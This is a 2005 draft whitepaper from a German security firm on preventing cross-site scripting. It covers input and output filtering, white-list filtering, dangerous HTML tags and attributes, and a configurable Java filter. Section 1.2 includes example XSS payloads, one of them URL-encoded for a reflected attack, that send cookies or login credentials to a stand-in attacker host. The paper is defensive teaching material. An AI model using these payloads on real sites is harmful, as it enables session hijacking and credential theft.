

Filtering JavaScript to Prevent Cross-Site Scripting

secologic Project

Created by:

EUROSEC GmbH Chiffriertechnik & Sicherheit

Sodener Strasse 82 A, D-61476 Kronberg, Germany

Version	Author	Date	Notes
1.0		01.07.2005	Draft Version

File Name:

051207_EUROSEC_Draft_Whitepaper_Filtering_JavaScript.doc

Abstract

Cross-Site Scripting is one of the main problems of any Web-based service. Since Web browsers support the execution of commands embedded in Web pages to enable dynamic Web pages attackers can make use of this feature to enforce the execution of malicious code in a user's Web browser. JavaScript is the most commonly used command language in this context. If misused, stealing of authentication information may be possible thus allowing attackers to act under a stolen identity. The attack is based on the possibility to insert malicious JavaScript code into pages shown to other users. Therefore filtering malicious JavaScript code is necessary for any Web application. This paper describes the overall problem and elaborates on the possibilities to filter JavaScript in Web applications. Also a filtering architecture is presented that allows Web application developers to filter JavaScript depending on the application need to reduce the danger of successful Cross-Site Scripting attacks.

Table of Content

1	Introduction.....	1
1.1	Web Applications and JavaScript	1
1.2	Cross-Site Scripting.....	3
2	Filtering JavaScript.....	6
2.1	Filtering Input or Output?.....	6
2.2	How to Filter JavaScript?.....	8
2.2.1	Input Filtering.....	8
2.2.2	Output Filtering	9
2.2.3	What to Filter?.....	9
2.3	The Character Encoding Problem	13
3	A Java based JavaScript Filter	15
3.1	Architecture	15
3.2	Functionality	17
4	Summary.....	18
5	References	19
5.1	Literature	19
5.2	Internet References.....	20

1 Introduction

In the following section an overview is given about JavaScript and its intended use in Web applications. Then the Cross-Site Scripting problem is presented.

1.1 Web Applications and JavaScript

Web applications are applications that are accessed using Web based communication protocols and use Web browsers as graphical user interface (GUI)¹. Most of the applications make use of either basic HTTP or higher level protocols based on HTTP such as SOAP. Since the Web browser is used as GUI these applications must provide HTML data for the browsers to be displayed to the users. In the beginning only static HTML Web pages have been used, but quickly applications have been developed that generated the HTML code dynamically. To provide even more flexibility in the HTML display and to reduce round-trip delays, browsers offered the possibility to insert program code into the HTML document that is read and executed on the fly by an interpreter integrated into the browser. JavaScript may not be mixed up with “Java Server Pages” (JSP) or “Java Applets”: JSP code is executed at the server side and not at the client browser. And “Java Applets”, which is a different client side technology, allows the download and execution of Java applications to and at the client machine. Applets normally do not directly manipulate the browser or HTML document.

JavaScript – which was introduced by Netscape Communication Inc. in 1995 – is the most prominent script language supported by browsers. There are in general three versions of JavaScript: The original JavaScript language supported by the Netscape browser, the JScript language supported by the Microsoft Internet Explorer, and ECMAScript, which is the international standard ISO/IEC16262 for the language. This paper will not distinguish between the languages and concentrates on the JavaScript language.

The most important feature of JavaScript is the possibility to interact with the browser to influence the HTML document displayed and also influence the browser itself. The interaction possibilities differ depending on the browser product. Beside a common set of functions that allow document and browser manipulation additional proprietary functions may be available. The interface and function names also slightly differ from browser to browser making it hard for Web application developers to write code that is compatible with any browser type or version.

¹ There are also Web applications that are not accessed by users such as B2B applications used to transport XML data between ERP systems using HTTP. These applications will not be considered here.

From a security point of view JavaScript's main functionality of manipulating HTML documents currently loaded into the browser and manipulating the browser itself is critical if misused by attackers. Therefore security aware Web applications should not make use of JavaScript or must implement countermeasures to prevent its misuse. Unfortunately today's Web application designers feel a pressing need for stylish GUI designs that require excessive use of JavaScript. Also Web application frameworks are used that are based on JavaScript for client side GUI rendering. Often developers even don't know that JavaScript code automatically is inserted into Web documents. In summary the use of JavaScript is a fact and cannot be prevented.

From a technical point of view a browser scans each HTML document for the presence of JavaScript code that needs special treatment: The browser must not display the code to the user, instead the code must be read and executed. To indicate JavaScript code to the browser several HTML markups can be used:

- The `script` environment can be used to mark section containing JavaScript code with the start and end tags:

```
<script> alert('popup window')</script>
```

- The `javascript:` protocol specifier can be used to indicate that JavaScript code follows:

```
javascript:alert('popup window');
```

Such code normally is executed by the browser immediately when detected in the page. In addition, JavaScript allows to define functions that are not executed directly and can be called later on. Function definitions can occur wherever the JavaScript code is inserted. To allow modularization of code it is possible to put code parts in separate files that can be loaded using the optional `src` parameter of the `script` begin tag as in the following example:

```
<script src="js-lib.js"></script>
```

The browser loads the script code using the uniform resource locator (URL) and interprets the content retrieved. Normal statements are executed directly and execution of statements within function definitions are deferred until the function is called.

Calling JavaScript functions is supported at many locations inside an HTML document. In principle every tag supports special parameters that allow to call JavaScript functions automatically if specific events occur such as initial load of the document as the following example shows:

```
<body onload="body_execute()"> ... </body>
```

Here the function `body_execute()` that must be defined in prior JavaScript environments is called when the page is containing the tag above is loaded. Other examples of event related parameters are:

- `onClick` for the HTML tags `button`, `checkbox`, `radio`, `link`, `reset`, `submit`
- `onChange` for the HTML tags `select`, `text`, `textarea`

- `onSubmit` for the HTML tag `Submitbutton` within a form environment
- `onMouseOver` for any HTML tag.

In summary the presence of JavaScript code is not limited to a few well defined locations within a HTML document but can occur nearly everywhere. In addition browsers also try to process erroneous HTML code to overcome “slight” syntax inaccuracies (e.g. missing end tags). Therefore JavaScript may be interpreted instead of being ignored also in locations that do not conform to the HTML syntax.

In the next section Cross-Site Scripting attacks using JavaScript are described that misuse normal functionality or exploit faults in the browser implementation.

1.2 Cross-Site Scripting

The possibilities to manipulate HTML documents displayed by the browser with JavaScript or to influence the operation of the browser itself are dangerous features if misused. The misuse potential directly relates to the functions available for a malicious programmer. Unfortunately JavaScript provides full access to HTML documents using the document object model (DOM). A script therefore can modify at least the document it is residing in arbitrarily; it is also possible to completely delete the document and create a totally different document. From an attackers point of view two things are of special interest: cookies associated to a document and access credentials. JavaScript also provides access possibilities to these information. The cookies associated to a document can be accessed using the function call `document.cookie` and application level access credentials are often acquired using form based login. Here the credentials are input into input fields residing in a form environment. Since the form is part of the document a script can access all information in all fields or can simply modify the target URL of the form. Then the credentials are sent to the new target, which is under the control of the attacker.

These few examples show, that JavaScript’s native function provides all possibilities for attackers, if malicious script code can be inserted into a HTML document. To prevent that script code contained in a document loaded from some Web site accesses documents loaded from some other Web site, browsers do not allow access between documents loaded from different sites (i.e. cross-site access). Therefore attackers use other techniques to implement a cross-site attack. In general there are two types of Cross-Site Scripting attacks:

- Stored Cross-Site Scripting attacks
- Reflected Cross-Site Scripting attacks

Using a stored Cross-Site Scripting attack is the easiest form of attack. Here the attacker is setting up a Web page containing the malicious code in some place, where other users have access to. An unprotected site providing a

forum or an unprotected electronic commerce platform where users must identify with user name and password is the ideal environment for stored Cross-Site Scripting attacks. For a forum where cookies are used to indicate successful authentication, the attack is performed as follows:

- The attacker is inserting a forum message that contains the attack code

```
<SCRIPT>document.location('http://evil.org/steal.cgi?c
+=escape(document.cookie);')</SCRIPT>
```

To attack the attention of other users the message headline is chosen appropriately.

- Any other user that is selecting this message is attacked, since the users browser executes the script, which instructs the browser to load a new document from the attackers server using a URL that is transmitting the users cookie to the server.
- The attacker can now make use of the cookie to act under the identity of the attacked users. Attack and damage possibilities depend on the environment the attack is placed.

Well performed attacks use sophisticated code that will not provide any attack indication such as visible redirects or page distortion.

Reflected attacks are used, if the malicious code can not be stored at the server. Instead users must be made to click on a link containing the attack URL. For this fake emails or forum messages can be used. The ultimate goal is to insert script code into the page delivered by the URL request by using request parameters. For this to succeed request parameter values must be reflected in the response without modification. This means for example, that the application is writing unmodified values of request input parameters into the new page delivered to the user. If the form based logon page is vulnerable in such a way at the username parameter the attacker can setup an attack URL that presets the username with a script that rewrites the action target of the login form:

```
<SCRIPT>document.forms[0].action='http://evil.org/stea
l.cgi?c+=escape(document.cookie);'</script>
```

Since the script is not executed when used as input for the username field, it is necessary to break out of the input tag by prepending it with the string ">" and appending "<". This leads to the following string in the documents HTML source:

```
<input name="username" value="">scriptcode<">
```

The value and the tag are closed, so that the script now resides in a valid script location so that the browser can detect and execute it. The appended "<" prevents too much page distortion by generating an empty tag with the dangling part of the original input tag. The login page looks as it should look but if the user is clicking the submit button, the username and the password is sent to the attackers site.

Since URLs must not contain specific values such as plain "/" the script must be encoded using URL encoding that escapes such values. The decoding is performed at the server side automatically since parameter

values are automatically URL encoded by the browser:

```
http://victim.org/logon.page?username=
%22%3E%3Cscript%3Edocument.forms%5B0%5D.action%3D%27ht
tp%3A%2F%2Fevil.org%2Fsteal.cgi%3Fc%3D%2Bescape%28docu
ment.cookie%29%3B%27%3C%2Fscript%3E%3C%22
```

To further disguise the attack code the whole attack string could be encoded. In any case the attack code is always sent as input to a Web application first. In the forum example the malicious message is sent to the forum application for storage and in the second example the malicious parameter value is submitted. Only in the second step the malicious code is sent to a user's browser now performing the attack.

Therefore the Web application can protect itself from Cross-Site Scripting attacks by preventing that malicious JavaScript code is processed further. To achieve this, the malicious code must be detected and filtered² out.

² The more general concept is input validation.

2 Filtering JavaScript

Protection from malicious JavaScript code can be achieved at different locations. First users can protect themselves by disabling JavaScript (or active content in general) in their browsers. Unfortunately this renders most of the modern Web sites unusable. Therefore Web applications must protect their users by filtering out malicious JavaScript.


2.1 Filtering Input or Output?

From a conceptual point of view filtering JavaScript to prevent Cross-Site Scripting attacks can be performed on any data sent to an application as input, or can be performed on the output sent by the application to Web browsers, or both.

While it is clear which data to consider as output it often is unclear which data should be considered as input for a Web application? From a security point of view the whole HTTP request sent to a Web application must be considered input and not only the parameter values that are fed by users into HTML input fields.

Malicious script code can not only be contained in the body of an HTTP request but also in the header. One must also take into account that the attack target is not a user of the application (as assumed so far in this paper) but the administrator looking at the Web server or application log with a HTML based tool. Then script code contained in header fields and stored in the log file may be executed and show its malicious effects. Thus all data entering the application must be considered untrusted and must be checked for malicious JavaScript code.

Beside the direct input by client request developers of a Web application must also consider other information sources from which data is read or imported generally as untrusted. Consider the following scenario:




Trusted, untrusted, and tainted input and output

A Web application is treating user requests as untrusted input, but also reads data from an internal database. Since the database is internal, the developer treats the data as trusted input not requiring filtering. Unfortunately the data is inserted into the database by another Web application that reads the data from external clients. Therefore the data in the database must be considered tainted since parts of it may stem from untrusted sources. This motivates that literally all data flowing into an application must be filtered.

The same may be true for data sent as application output to the client. Since this data maybe a mix between trusted, untrusted, and tainted data it is a good idea to filter output also. This also prevents problems if data sources that are considered trusted are found to be compromised for any reason. Since filtering has impact on the performance one would not generally filter all output data in situations where mass data is processed but only parts that are not stem from trusted sources. It must be noted that this approach leaves a remaining risk if the trusted sources turn out to be not trustworthy.

For a Web application that dynamically creates HTML documents only those parts must be filtered that are not generated by the application itself. It must be ensured that any output containing parts of the input is filtered.



Filtering Untrusted Output Parts

Normally a Web application generated HTML document is constructed from different building blocks, so that trusted and untrusted parts can be differentiated. The situation is made more complex if external libraries are used to generate parts of the output or underlying frameworks generate the whole output. In the first case the library's output must be considered input and treated according to the trust in the library. In the second case the application itself has no control over the complete output but can ensure by filtering that the parts under its control do not contain malicious script code.

In summary for most Web applications it is a good idea to perform input filtering and output filtering.

2.2 How to Filter JavaScript?

To prevent Cross-Site Scripting attacks a simple task has to be performed for input filtering: Any JavaScript code in the input must be transformed in a way that it is not executed by a browser if sent to it.

2.2.1 Input Filtering

Depending on the Web application it may not be suitable to simply delete all JavaScript code during input filtering since the application may be forum software used to implement a developer forum with discussions on JavaScript code. Therefore script code must not be deleted from forum messages. Instead the script code must be transformed into a text string that

is displayed by the browser instead of being executed. This can be achieved by HTML-encoding, which encodes all HTML special characters with a representation that instructs the browser to display the character. The HTML encoded version of a script begin tag is transformed like this:

`<script>` → `<script>`

The HTML special chars `<` and `>` are replaced by their HTML encoded representations. Unfortunately this only helps for situations where the script tag is used since a script protocol pattern is transformed to:

`javascript:document.cookie` → `javascript:document.cookie`

Here no HTML special character is present and no transformation is performed and the code is executed by the browser. Although attacks using the script protocol pattern are seldom, since they can only occur if the application is using request parameter values in locations such as the `src` attribute of tags, where URLs are expected, there are such cases for example when style sheet parameters are used for customizing the page design. But normally a JavaScript protocol pattern will not be expected therefore deleting the JavaScript code would be the best solution for this case.

From the discussion above it is evident that filtering input for JavaScript depends on the application which can be divided into two classes:

- Applications that do not expect JavaScript in its input.
- Applications that do expect JavaScript in its input.

For the first class of applications filtering is straightforward, since any script code in the input represents a potential attack. Depending on the application's security policy the code could be simply deleted or a security error could be raised.

For the second class of applications filtering is more problematic, since it cannot be decided if script code is malicious or not. Here the only safe way is to transform the code to its HTML encoded version.

2.2.2 Output Filtering

Similar situations arise when filtering output: if an application itself is using JavaScript in its HTML documents it is not a good idea to remove any script code in the final HTML documents before it is sent to the user's browser. Therefore filtering as described above must be performed selectively for untrusted or tainted output parts.

2.2.3 What to Filter?

When it comes to filtering there are in general two potential approaches:

- Black-List filtering
- White-List filtering

With Black-List filtering the data to be filtered is searched for forbidden patterns that are specified in the Black-List. While this approach allows easy

configuration of filters it has the big disadvantage that negative lists tend to be not complete. If new attack patterns are used not on the Black-List the filter is not able to detect and prevent the attack.

In contrast to this with White-List filtering the allowed patterns are specified. Therefore if new attack patterns are used they most probably do not match any of the allowed patterns if these patterns were constructed carefully. While using positive lists provides good protection from attacks they can be hard to specify depending on the application use case. The good news is that most Web applications are relatively simple with respect to the input expected, so that white list definition is simple in many cases also. Another feature of White-Lists is that if new tags are available they explicitly must be included into the list, thus a sound decision can be made before the new tag is processed by the application. This also increases the overall security. Because of its security shortcomings Black-List filtering will not be considered in the following.

In general two steps must be performed for HTML filtering. They are:

- Identifying the HTML entity (e.g. begin tag, paragraph text)
- Checking if the HTML entity is on the list of allowed entities.

Please note that applications may make use of different filter strategies for input and output filtering. As for example the application does not expect and HTML code including script code in its input parameters strict filtering is performed on input values. In contrast to this the application sanitizes its output that consists of HTML building blocks that are merged together by a framework by checking whether the generated output (partially generated by an external library) conforms to the awaited structure. In particular script code is not expected to be contained in the own output.

For identifying HTML entities or markup appropriate parsing of the input is necessary, which technically is performed by pattern matching. Here it is important, that the parsing mechanism can also cope with malformed HTML input, since attackers may intentionally send malformed requests to the application. In general the parser must be constructed to fail into a safe state, that allows filtering out the malformed parts, so that the filter may not be subverted by a fooled parser. Note that most of publicly available HTML parser lack this property and refuse to operate on malformed HTML input rendering them unusable for implementing a JavaScript filter.

When using White-List filtering application designers and developers must decide on the structure of the HTML output created by the application. In particular it must be defined, which tags are allowed in the output. Depending on the application, different tags may be allowed in the output of different parts of the application. Therefore several White-Lists may be used within one application. In addition the risk and threat potential of the different tags and tag parts with respect to Cross-Site Scripting must be taken into consideration.

The following table shows which HTML tags must be considered potentially dangerous because of their ability to contain or reference executable code:

HTML-Tag	Use	Risk
<SCRIPT>	Embedding of executable script code (JavaScript, JScript, VBScript)	Execution of malicious code
<APPLET>	Embedding of Java-Applets	Execution of malicious code
<EMBED>	Embedding of external objects. Plug-Ins, executable Code	Execution of malicious code
<OBJECT>	Embedding of external objects. ActiveX-Controls, Applets, Plug-Ins	Execution of malicious code
<XML>	Embedding of Meta statements for HTML	Execution of malicious code
<STYLE>	Embedding of Formatting Instructions (Stylesheets) for HTML	May contain JavaScript „type=text/javascript“ (JavaScript Stylesheets)

Except these tags that evidently impose a threat when used, the following attributes of other tags must also be considered dangerous and impose misuse potential:

Tag Attribut	Tags	Attribute-Value	Use and Risk
href	A, LINK	URL	Link to other HTML document. Code execution using javascript protocol.
src	FRAME, IFRAME, INPUT type=image, BGSOUND, IMG	URL	Link to other HTML document or object such as image or sound file. Code execution using javascript protocol.
dynsrc	IMG	URL	Link to AVI-Movie. Code execution using javascript protocol.
lowsrc	IMG	URL	Link to Image. Code execution using javascript protocol.
Event-Handler z.B. „onClick=“	Almost any tag	Executable function	Event processing. Code execution of Script functions.
background	BODY, TABLE, TR,	URL	Link to Image to be used as background.

	TD, TH		Code execution using javascript protocol.
style="background-image: url(...)"	Almost any tag	URL	Link to file to be used in styles. Code execution using javascript protocol.
style="behaviour: url(...)"	Almost any tag	URL	Link to file to be used in styles. Code execution using javascript protocol.
style="binding: url(...)"	Almost any tag	URL	Link to file to be used in styles. Code execution using javascript protocol.
style="width: expression(...)"	Almost any tag	Executable Code e.g. JavaScript	JavaScript expression to dynamically adjust the tag width inside styles Code execution.
content="0; url=..."	META	URL	Link to other HTML document. Code execution using javascript protocol.

What a White-List used for filtering in general does is to describe, which tags, which tag properties, and which values for properties are allowed in the data stream that is to be filtered.

When analyzing the different tags, tag properties and associated threat potential the following White-List classes can be identified, that implement different restriction policies when used in applications:

- nonHTML White-List: the input must not contain any HTML markup. A filter with this configuration will transform all HTML markup into the text representation by using
- secureHTML White-List: the input is allowed to contain secure HTML markup. All tags or properties allowing code execution, URLs or implementing references (such as anchor tags) are not allowed.
- exposedHTML White-List: the input is allowed to contain also HTML markup that requires the specification of URL such as image tags. Here the URLs can be restricted according to the allowed protocols and the file extensions listed.


Any further allowance will yield to unsecure HTML data since for example script tags would be allowed.

Please note that it is important to which parts of the input or output data the different configured filters are applied. Of course it would be no good

idea to run the nonHTML White-List on the final output to be send to a browser if the application is using JavaScript itself for some functionality.

2.3 The Character Encoding Problem

Filtering for JavaScript means scanning a data stream for specific string patterns considered dangerous and then take appropriate actions like transformation or deletion. Unfortunately there are many character encodings available that are used to represent foreign language characters. The character encoding of the input data for a Web application is normally indicated in the request header generated by the client browser. Unfortunately this is untrusted information, which can be used by attackers to mislead the application or the JavaScript filter used. Therefore the first step in filtering JavaScript is to normalize the input data to specific character encoding. Since national encodings are not suited to provide a uniform encoding base Unicode should be used instead. Unfortunately there are several Unicode encoding schemas available. UTF-8 is the most commonly used. Since UTF-8 is using a variable length encoding schema additional actions must be taken to avoid the problem of illegal UTF-8 character encodings. This is for example the case if a character for which the encoding is one byte long is encoded using two or more bytes which the additional bytes set to zero. Nevertheless a simple filter would not match dangerous characters since the lengths of the character encodings differ. A JavaScript filter therefore must honor the character encoding and make sure that only valid encodings are accepted.



Steps to Perform for Filtering

For implementing JavaScript filters languages that internally using a Unicode representation of strings are suited best, since they automatically transform national character set characters to the Unicode representation. This for example is true for the Java programming language that is also often used to implement Web applications. Therefore the JavaScript filter described in the next chapter is implemented in Java.

3 A Java based JavaScript Filter

In the following the realized implementation of a Java-based JavaScript filter using the White-List schema described above is shortly introduced.


3.1 Architecture

To allow easy integration into Java based applications the filter provides a simple interface encapsulated in the class `JavaScriptFilter`. Except for the constructor `public JavaScriptFilter (String filterConfigFile)` that is called with a configuration file, only two methods are provided allowing two different access ways to the filter:

- the first method provides a Java Stream-based Reader/Writer interface:
`public void filter (Reader filterInput, Writer filteredOutput)`
- the second method provides a String-based interface:
`public String filter (String filterInputString)`

An application may then create filter classes which as much configurations as needed, to perform appropriate input or output filtering.

Internally the filter is using an own HTML implementation of a HTML parser that is based on pattern matching. This was necessary since standard HTML/XML parser libraries cannot cope with malformed HTML input. The input first is analyzed using the HTML parser to build up the HTML object tree. Then the actual filtering is performed by a filter class that is using the filter table generated by the configuration file reader from the XML configuration file. Finally the filtered HTML input is returned to the application for further processing. The following picture shows the overall architecture:



Overall Filter Architecture

The configuration file is an XML file describing the allowed HTML tags, tag properties, and value pattern. The following shows a simple example, which describes that anchor tags are allowed to make use of the href property, which is restricted to the protocol descriptors HTTP and HTTPS, allows all kind of file formats and allows the tag properties align, target and charset:

```

<example>
  <tag>
    <tag-name>A</tag-name>
    <attribut>
      <attribut-name>href</attribut-name>
      <protokoll>HTTP</protokoll>
      <protokoll>HTTPS</protokoll>
      <dateiformat>all</dateiformat>
    </attribut>
    <attribut>
      <attribut-name>align</attribut-name>
    </attribut>
    <attribut>
      <attribut-name>target</attribut-name>
    </attribut>
    <attribut>
      <attribut-name>charset</attribut-name>
    </attribut>
  </tag>
</example>

```

Example Filter Configuration XML File

The following section provides a short overview on the current functionality provided by the JavaScriptFilter implementation.

3.2 Functionality

Currently the JavaScriptFilter provides the following functionality:

- The filter recognizes all HTML tags and is able to parse also malformed HTML.
- The individual properties of HTML tags are recognized.
- Only those tags and properties are allowed to pass the filter that are granted by the filter configuration.
- For URL values the protocol and file type can be restricted.
- Relative and absolute URLs are distinguished.

Thus the filter implementation is providing the desired filter functionality. In addition several filter configurations have been defined to match to different restriction policies defined above.

Several tests with HTML input from existing Web sites have been successfully performed: The output generated by the filter was as instructed by the configuration file. Of course the configuration can be adapted as needed by application developers.

Currently the filter removes all undesired input and the filter possibilities for the exposed HTML are limited. Here further functions should be added such as a transform possibility that replaces undesired tags with its display representation or such as further filter possibilities for URLs.

4 Summary

In the previous chapters an overview has been given about the potential threat of Cross-Site Scripting attacks on Web applications using JavaScript. In general all applications that do not perform JavaScript filtering on its input or output sent to the client browser may be vulnerable. Since JavaScript allows access to the HTML document visible in the user's browser and also allows to influence the browser processing, Cross-Site Scripting may be also used to steal access credentials or cookies used as authentication ticket.

Thus filtering JavaScript is important for the security of any Web application. The paper motivated that applications should perform input and output filtering to achieve an appropriate level of protection for its users. It is also made clear that White-List filtering is more secure than Black-List filtering.

For implementing a JavaScript filter using the White-List approach dangerous HTML entities allowing script execution must be identified. Since applications require different kind of filtering a filter must be configurable to the applications need. Here tree classes of White-lists for filter configurations have been shown.

A Java-based implementation of such a configurable White-List filter has been performed and shortly described in this paper. Tests show satisfying filter results. The filter will be further developed to provide more filter functionality.

5 References

5.1 Literature

JavaScript:

- [Flanagan97] Flanagan, D.: JavaScript The Definitive Guide Sebastopol/USA, O'Reilly & Associates, 1997
- [Koch99] Koch, S.: JavaScript 2. Auflage Heidelberg, dpunkt-Verlag, 1999
- [Koch01] Koch, S.: JavaScript 3. Auflage Heidelberg, dpunkt-Verlag, 2001
- [Wootton01] Wootton, C.: JavaScript Programmer's Reference Birmingham/UK, Wrox Press Ltd, 2001
- [Wenz03] Wenz, C.: JavaScript, das umfassende Handbuch Bonn, Galileo Press GmbH, 2003
- [Sorg04] Sorg, N.: Filtern von JavaScript zur Vermeidung von Cross-Site-Scripting-Attacken in Webanwendungen, Diplomarbeit Fachhochschule Fulda & EUROSEC GmbH, 2004

Java and HTML:

- [Flana99] Flanagan, D: Java in a Nutshell, third edition Sebastopol/USA, O'Reilly & Associates, Inc., 1999
- [Flana00A] Flanagan, D: Java Examples in a Nutshell, Second edition Sebastopol/USA, O'Reilly & Associates, Inc., 2000
- [Flana00B] Flanagan, D: Java in a Nutshell, Deutsche Ausgabe der 3. Auflage Köln, O'Reilly Verlag GmbH & Co. KG, 2000
- [Musciano02] Musciano, C. / Kennedy, B.: HTML and XHTML The Definitive Guide, Fifth Edition Sebastopol/USA, O'Reilly & Associates, 2002
- [Münz02A] Münz, St. / Nefzger, W.: HTML & Web-Publishing Handbuch (HTML, JavaScript, CSS, DHTML) Poing, Franzis' Verlag GmbH, 2002
- [Münz02B] Münz, St. / Nefzger, W.: HTML & Web-Publishing Handbuch (XML, DTDs, Perl/CGI) Poing, Franzis' Verlag GmbH, 2002

5.2 Internet References

The following links have been accessed to retrieve the information listed. Due to line length limitations some of the URLs are shown with line breaks that are not part of the URL. Please note that no guarantee can be given that the links listed are functional.

JavaScript:

- [Netscape01] JavaScript Netscape Dokumentation und Referenz
<http://developer.netscape.com/library/documentation/communicator/jsguide4/index.htm>
<http://developer.netscape.com/library/documentation/communicator/jsref/index.htm>
- [Woodall02] Woodall, R.: HTML-Compendium
<http://www.htmlcompendium.org/Menu/0framefn.html>

Cross-Site-Scripting:

- [CERT99] CERT®: How to remove Meta-characters from user-supplied Data in CGI Scripts
http://www.cert.org/tech_tips/cgi_metacharacters.html
- [CERT00A] CERT® Advisory CA-2000-02: Malicious HTML Tags Embedded in Client Web Requests
<http://www.cert.org/advisories/CA-2000-02.html>
- [CERT00B] CERT®: Understanding Malicious Content Mitigation for Web Developers
http://www.cert.org/tech_tips/malicious_code_mitigation.html
- [Microsoft] HowTo: Prevent Cross-Site-Scripting Security Issues
<http://support.microsoft.com/default.aspx?scid=http://support.microsoft.com:80/support/kb/articles/Q252/9/85.asp&NoWebContent=1>
- [Apache01] Apache: Cross Site Scripting Info: Encoding Examples
http://httpd.apache.org/info/css-security/encoding_examples.htm
- [Kercher02] Kercher S.: XSS for fun and profit
<http://ds.ccc.de/078/xss>
- [CGISec02] cgisecurity.com: The Cross-Site-Scripting FAQ
<http://www.cgisecurity.com/articles/xss-faq.txt>
- [Lee02] Lee P. S.: Cross-Site-Scripting: Use a custom tag library to encode dynamic content
<http://www-106.ibm.com/developerworks/security/library/s-csscript/>
- [Endler02] Endler D.: The evolution of Cross-Site-Scripting attacks (iDefense)
<http://www.geektown.de/doc/xss.pdf>

- [Klein02] Klein, A, Sanctum Security Group: Cross Site Scripting Explained
<http://www.sanctuminc.com>
- [Neff02] Neff, P.: Web Application Security
http://www.patrice.ch/en/computer/web/articles/2002/web_security.pdf
- [Wheeler03A] Wheeler D. A.: Secure Programmer: Validating Input
<http://www-106.ibm.com/developerworks/library/l-sp2.html>
- [Gobbles03] Gobbles Security Advisory #33: New Generation CSS
<http://www.immunity.com/gobbles/advisories/gobbles-33.txt>
- [Pearson03] Pearson Education: informIT: Security
